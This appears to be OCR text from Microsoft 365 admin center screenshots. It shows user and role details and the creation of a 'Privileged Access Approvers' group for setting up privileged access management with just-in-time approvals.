
Eligible roles | Active roles | Expired roles

Refresh


ROLE	RESOURCE	RESOURCE TYPE	MEMBERSHIP TYPE	END TIME	ACTION

No roles assigned or no resources have been onboarded for management

Requestor


Office 365
Admin center
AK
Home
Users
Active users
Contacts
Guest users
Deleted users
Groups
Resources
Billing
Support
Settings
Setup
Reports
Health
Admin centers
Home > Active users
Add a user
More
Views
All users
Display name
Abhishek Kumar
Candy 2 Silva
Candy Silva
Emily Burke
Jason Smith
John Doe
Journal Errors
Just want to add an email address?
We'll help you select the right option based on your needs.
JS
Jason Smith
jsmith@o365pam.onmicrosoft.com
Change
Reset password
Block sign-in
Delete user
Username / Email
jsmith@o365pam.onmicrosoft.com
Edit
Aliases
none
Product licenses
Office 365 Enterprise E5
Edit
Group memberships (0)
No groups for the user. Click edit to change group membership.
Edit
Sign-in status
Sign-in allowed
Edit
Office installs
View and manage which devices this person has Office apps installed on.
Edit
Roles
Global administrator
Edit
Contact information
Jason Smith
Edit
Mail Settings
OneDrive Settings
More settings
Edit Skype for Business properties
Manage multi-factor authentication
Close
Need help?
User Admin

O365 PAM: Enable JIT access to Tasks


Microsoft 365 admin ce
https://portal-sdf.office.com/adminportal/home#/groups
Microsoft 365 admin center
FO
Home > Groups
Home
Users
Groups
Groups
Shared mailboxes
Resources
Billing
Support
Settings
Setup
Reports
Health
Admin centers
Edit
Add a group
More
View
All supporte
Group name
Email
Office 365 group
Create a space for a team to collaborate, communicate, and schedule events.
P
Privileged Access Approvers
Mail-enabled security
Add a group
Type
Mail-enabled security
Name *
Privileged Access Approvers
Group email address *
pamapprovers
@
pam911.onmicrosoft.com
Available
Description
Approver group for PAM
Allow people outside of my organization to send email to this Mail-enabled security group.
On
Important: It might take up to 60 minutes until the group is ready for the Admin Portal. Meanwhile, you will be able to manage the group through the Exchange Portal.
Add
Cancel
Run Diag
Need help?
Global Admin

Home
Users
Groups
Resources
Billing
Support
Settings
Services & add-ins
Security & privacy
Organization profile
Partner relationships
Setup
Reports
Health

Require approval for all data access requests Off

Sharing

Edit

Control access for people outside your organization.

Let users add new guests to the organization On

Privileged Access

Edit

Set scoped access for privilege tasks and data access within your organization

Approvals for privilege tasks Off

Let your people reset their own passwords

